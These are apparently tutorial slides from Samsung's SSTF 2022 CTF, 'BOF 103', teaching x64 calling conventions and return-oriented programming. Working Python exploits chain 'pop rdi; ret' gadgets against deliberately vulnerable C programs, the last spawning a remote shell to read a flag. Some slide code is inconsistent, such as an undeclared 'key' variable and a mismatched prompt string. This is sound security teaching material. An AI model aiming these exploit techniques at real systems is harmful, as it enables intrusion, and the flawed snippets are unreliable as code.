en_US

Samsung Research

SSTF 2022 | Hacker's Playground


Tutorial Guide

BOF 103

Binary pwn

Calling Convention in x64



- Differences in the calling conventions between x86 and x64
  - x86: arguments → stack
  - x64: first 6 arguments → registers, rest → stack
    - It's MUCH faster, because most functions have less than 7 arguments.
      (Stack operations need memory I/O which is pretty slower than register operations.)



It's in case of the Unix(-like) operating systems - x64 Windows has little bit different calling convention.
In addition, some special typed arguments such as `float` don't follow this convention as well.

Calling Convention in x64

```c
//test.c
int func(int a, int b, int c,
    int d, int e, int f,
    int g, int h) {
    return a + b + c + d
         + e + f + g + h;
}

int main() {
    func(0x1111, 0x2222,
        0x3333, 0x4444,
        0x5555, 0x6666,
        0x7777, 0x8888);
    return 0;
}
```


	x86	x64
build	gcc -m32 -o test32.out test.c	gcc -o test64.out test.c
gdb	gdb -ex 'b *func' -ex 'run' test32.out	gdb -ex 'b *func' -ex 'run' test64.out
stack		
register		

ROP(Return-Oriented Programming)

- In the x86 system, the desired function could be called by putting a target function address and arguments into the stack.
- But, what about these cases?
  - passing arguments through registers, like x64 system.
  - calling multiple function in order
    - e.g., open(file) → read(fp, buf) → print(buf).
- We need some programming technique that uses only stack.

ROP(Return-Oriented Programming)

- To make a program exploiting stack BOF, it is necessary to combine small chunks of instructions that exist in the code.
- A small instruction chunk, called a gadget, must be able to be continuously executed after the execution of other gadget, for which each gadget must end with a return instruction.
- This technique that chaining gadgets to complete the desired operation is called ROP.



Finding ROP gadgets

- The most commonly used gadget is `pop rdi`, which can specify the 1st argument of a function.
  - To jump to the next gadget after assigning a value to `rdi`, we must find a instruction combination `pop rdi ; ret`.
  - As `pop rdi ; ret` assembles to '0x5fc3' in x64, we should find it from the code(text) section of the binary.

- There're many ways to find the gadgets, and ROPgadget is one of the most popular pick of hackers.

Installation	Usage


`$ python3 -m pip install ROPgadget`	`$ ROPgadget --binary test64.out | grep "pop rdi"`
	`0x0000000000001263 : pop rdi ; ret`
	`$`

Building a ROP chain

- Let's pretend these gadgets are in the memory.

Name	Gadget	Address
G1	`pop rdi ; ret`	0xaabbccdd
G2	`pop rsi ; pop r12 ; ret`	0x11223344
-	`int add(int a, int b)`	0x01234567

- To execute `add(10, 20)`, we can build the ROP chain like this:



Address of G1. Will be consumed by **ret** of the victim function.

Will be assigned to **rdi**, by **pop rdi** in G1.

Address of G2. Will be consumed by **ret** of G1.

Will be assigned to **rsi**, by **pop rsi** in G2.

A dummy value that will be assigned to **r12**, by **pop r12** in G2.

Address of **add** function. Will be consumed by **ret** of G2.

Let's solve BOF quiz!

Quiz #1

& solution

Quiz #1


```c
#include <stdio.h>
#include <string.h>

void callme(unsigned int arg1) {
    if(arg1 == 0xcafebabe) {
        puts("Congratulation!");
    } else {
        puts("Try again.");
    }
}

void bofme() {
    char payload[16];
    puts("Call 'callme' with arg as 0xcafebabe.");
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    bofme();
    return 0;
}
```

- ✔ Can you get ‘Congratulation!’?
- ✔ Environment info.
  - x64 elf binary
  - No stack canary
  - No PIE
- ✔ You can try!
  - https://cdn.sstf.site/chal/BOF103_qz1.zip
  - nc bof103.sstf.site 1335
- ✔ Try it before you see the solution.

Solution for Quiz #1

```c
#include <stdio.h>
#include <string.h>

void callme(unsigned int arg1) {
    if(arg1 == 0xcafebabe) {
        puts("Congratulation!");
    } else {
        puts("Try again.");
    }
}

void bofme() {
    char payload[16];
    puts("Call 'callme' with arg as 0xcafebabe.");
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    bofme();
    return 0;
}
```

◄ BOF!



Solution for Quiz #1


- What we need
  - The address of `pop rdi ; ret` gadget to assign the 1st argument for `callme` function

```
$ ROPgadget --binary quiz1 | grep 'pop rdi'
0x0000000000400773 : pop rdi ; ret
```

  - The address of `callme` function

```
$ nm quiz1 | grep 'callme'
0000000000400666 T callme
```

- Now it's time to make the ROP chain and put it in proper position.




```
Call 'callme' with arg as 0xcafebabe.
Payload > AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEEFFFFFFFFGGGGGGGG
──────────────────────────────────────────────────── stack ────
0x007fffffffdf28|+0x0000: "DDDDDDDDEEEEEEEEFFFFFFFFGGGGGGGG"    ← $rsp
0x007fffffffdf30|+0x0008: "EEEEEEEEFFFFFFFFGGGGGGGG"
0x007fffffffdf38|+0x0010: "FFFFFFFFGGGGGGGG"
0x007fffffffdf40|+0x0018: "GGGGGGGG"
0x007fffffffdf48|+0x0020: 0x007ffffffe000  →  0x0000000000000000
0x007fffffffdf50|+0x0028: 0x0000000100000000
0x007fffffffdf58|+0x0030: 0x00000000004006f5  →  <main+0> push rbp
0x007fffffffdf60|+0x0038: 0x0000000000400710  →  <__libc_csu_init+0> push r15
─────────────────────────────────────────────── code:x86:64 ────
     0x4006ed <bofme+75>       call   0x400510 <puts@plt>
     0x4006f2 <bofme+80>       nop
     0x4006f3 <bofme+81>       leave
 →   0x4006f4 <bofme+82>       ret
```

Solution for Quiz #1

- ✔ Exploit

```python
from telnetlib import Telnet
from struct import pack

callme_loc = 0x400666
pop_rdi = 0x400773

tn = Telnet("bof103.sstf.site", 1335)

tn.read_until(b"Payload > ")

p64 = lambda x: pack("<Q", x)
payload = b"A" * (16 + 8)       #fill payload and rbp
payload += p64(pop_rdi)         #pop rdi ; ret gadget
payload += p64(0xcafebabe)      #pop → rdi
payload += p64(callme_loc)      #jump to callme

tn.write(payload + b"\n")

tn.read_until(b"\n")
print(tn.read_until(b"\n").decode())
```

```
$ python3 ex.py
Congratulation!

$
```

Quiz #2

& solution

Quiz #2


```c
#include <stdio.h>
#include <string.h>

char msg[16];

void bofme() {
    char payload[16];
    printf("Print out '%s'.\n", msg);
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    strncpy(msg, "Congratulation!", sizeof(msg));
    bofme();
    return 0;
}
```

- ✔ Can you print out ‘Congratulation!’?
- ✔ Environment info.
  - x64 elf binary
  - No stack canary
  - No PIE
- ✔ You can try!
  - https://cdn.sstf.site/chal/BOF103_qz2.zip
  - nc bof103.sstf.site 1336
- ✔ Try it before you see the solution.

Solution for Quiz #2

```c
#include <stdio.h>
#include <string.h>

char msg[16];

void bofme() {
    char payload[16];
    printf("Print out '%s'.\n", msg);
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
}

int main() {
    strncpy(msg, "Congratulation!", sizeof(msg));
    bofme();
    return 0;
}
```

◄ BOF!



✔ What we want is to execute `puts(msg);`

Solution for Quiz #2

- ✔ Gathering gadgets and addresses, again.
  - We need `pop rdi ; ret` as we did in **Quiz #1**.

```
$ ROPgadget --binary quiz2 | grep 'pop rdi'
0x00000000004007c3 : pop rdi ; ret
```

  - The address of `puts` function

```
$ objdump -d -j .plt quiz2 | grep puts
0000000000400540 <puts@plt>:
  400540:       ff 25 d2 0a 20 00       jmpq   *0x200ad2(%rip)        # 601018 <puts@GLIBC_2.2.5>
```

  - The address of `msg` variable

```
$ nm quiz2 | grep msg
0000000000601070 B msg
```

Solution for Quiz #2

- ✔ Exploit

```python
from telnetlib import Telnet
from struct import pack

pop_rdi = 0x4007c3
puts_loc = 0x400540
msg_loc = 0x601070

tn = Telnet("bof103.sstf.site", 1336)

tn.read_until(b"Payload > ")

p64 = lambda x: pack("<Q", x)
payload = b"A" * (16 + 8)       #fill payload and rbp
payload += p64(pop_rdi)         #pop rdi ; ret gadget
payload += p64(msg_loc)         #pop → rdi
payload += p64(puts_loc)        #jump to puts

tn.write(payload + b"\n")

tn.read_until(b"\n")
print(tn.read_until(b"\n").decode())
```

```
$ python3 ex.py
Congratulation!

$
```

Let's practice

Solve the tutorial challenge

Practice: BOF 103


```c
#include <stdio.h>
#include <stdlib.h>

char name[16];

void useme(unsigned long long a,
           unsigned long long b) {
    key = a * b;
}

void bofme() {
    char name[16];
    puts("What's your name?");
    printf("Name > ");
    scanf("%s", name);
    printf("Bye, %s.\n", name);
}

int main() {
    system("echo 'Welcome to BOF 103!'");
    bofme();
    return 0;
}
```

- ✔ **Can you get the shell?**
  - i.e., execute `/bin/sh`
  - The flag is in the `/flag` file.
- ✔ **Environment info.**
  - x64 elf binary
  - No stack canary
  - No PIE
- ✔ **You can try!**
  - nc bof103.sstf.site 1337
- ✔ **Try it before you see the solution.**

Solution for BOF 103

```c
#include <stdio.h>
#include <stdlib.h>

unsigned long long key;

void useme(unsigned long long a,
           unsigned long long b) {
    key = a * b;
}

void bofme() {
    char name[16];
    puts("What's your name?");
    printf("Name > ");
    scanf("%s", name);
    printf("Bye, %s.\n", name);
}

int main() {
    system("echo 'Welcome to BOF 103!'");
    bofme();
    return 0;
}
```

◄ BOF!



Solution for BOF 103

- What we want to execute is `system("/bin/sh");`
  - As there's BOF vulnerability, we can call `system`.
  - But we should get "/bin/sh" string and its address first.
- Constructing a string, "/bin/sh" in the memory
  - We'll use a global variable, `key`, as its address is easily identified.
  - We can set the value of `key` by using `useme` function.
- Then we can get the shell!
  - We can call a function with an argument using ROP, as we learned at **Quiz #2**.
  - Executing `system("/bin/sh")` will give us the shell.

Solution for BOF 103

- Preparing gadgets to set `rdi` and rsi
  - As `useme` function takes 2 arguments, we should be able to set both `rdi` and `rsi`.
  - So '`pop rdi ; pop rsi ; ret`', or '`pop rdi ; ret`' and '`pop rsi ; ret`' are necessary.


```
$ ROPgadget --binary bof103 | grep 'pop rdi'
0x00000000004007b3 : pop rdi ; ret
$ ROPgadget --binary bof103 | grep 'pop rsi'
0x0000000000400740 : add byte ptr [rbp - 0x3d], bl ; push rbp ; mov rbp, rsp ; pop rsi ; ret
0x0000000000400745 : mov ebp, esp ; pop rsi ; ret
0x0000000000400744 : mov rbp, rsp ; pop rsi ; ret
0x00000000004007b1 : pop rsi ; pop r15 ; ret
0x0000000000400747 : pop rsi ; ret
0x0000000000400743 : push rbp ; mov rbp, rsp ; pop rsi ; ret
```

- And some more addresses

```
$ nm bof103 | grep useme
00000000004006a6 T useme
$ nm bof103 | grep key
0000000000601068 B key
$ objdump -d -j .plt bof103 | grep 'system@plt'
0000000000400550 <system@plt>:
```

Solution for BOF 103

```python
from telnetlib import Telnet
from struct import pack

system = 0x400550           #address of system function
useme = 0x4006a6            #address of useme function
key = 0x601068              #address of key buffer
pop_rdi = 0x4007b3          #address of pop rdi; ret
pop_rsi = 0x400747          #address of pop rsi; ret

p64 = lambda x: pack("<Q", x)
payload = b"A" * (16 + 8)   #fill payload and rbp
payload += p64(pop_rdi)     #'/bin/sh' → rdi
payload += b"/bin/sh\x00"
payload += p64(pop_rsi)     #1 → rsi
payload += p64(1)
payload += p64(useme)       #call useme('/bin/sh', 1)
payload += p64(pop_rdi)     #key → rdi
payload += p64(key)
payload += p64(system)      #call system(key)

tn = Telnet("bof103.sstf.site", 1337)
tn.read_until(b"Payload > ")
tn.write(payload + b"\n")
tn.read_until(b"\n")
tn.interact()
```



Solution for BOF 103

```python
from telnetlib import Telnet
from struct import pack

system = 0x400550           #address of system function
useme = 0x4006a6            #address of useme function
key = 0x601068              #address of key buffer
pop_rdi = 0x4007b3          #address of pop rdi; ret
pop_rsi = 0x400747          #address of pop rsi; ret

p64 = lambda x: pack("<Q", x)
payload = b"A" * (16 + 8)   #fill payload and rbp
payload += p64(pop_rdi)     #'/bin/sh' → rdi
payload += b"/bin/sh\x00"
payload += p64(pop_rsi)     #1 → rsi
payload += p64(1)
payload += p64(useme)       #call useme('/bin/sh', 1)
payload += p64(pop_rdi)     #key → rdi
payload += p64(key)
payload += p64(system)      #call system(key)

tn = Telnet("bof103.sstf.site", 1337)
tn.read_until(b"Name > ")
tn.write(payload + b"\n")
tn.interact()
```

```
$ python3 ex.py
ls -l
total 28
drwxr-xr-x 1 0 0 4096 Jan 13 00:33 bin
-rwxr-xr-x 1 0 0 9016 Apr 22 00:24 bof103
-rwxr-xr-x 1 0 0   30 Apr 22 00:24 flag
drwxr-xr-x 1 0 0 4096 Jan 13 00:33 lib
drwxr-xr-x 1 0 0 4096 Jan 13 00:33 lib64
cat flag
SCTF{[redacted]}
```

Give it a shot!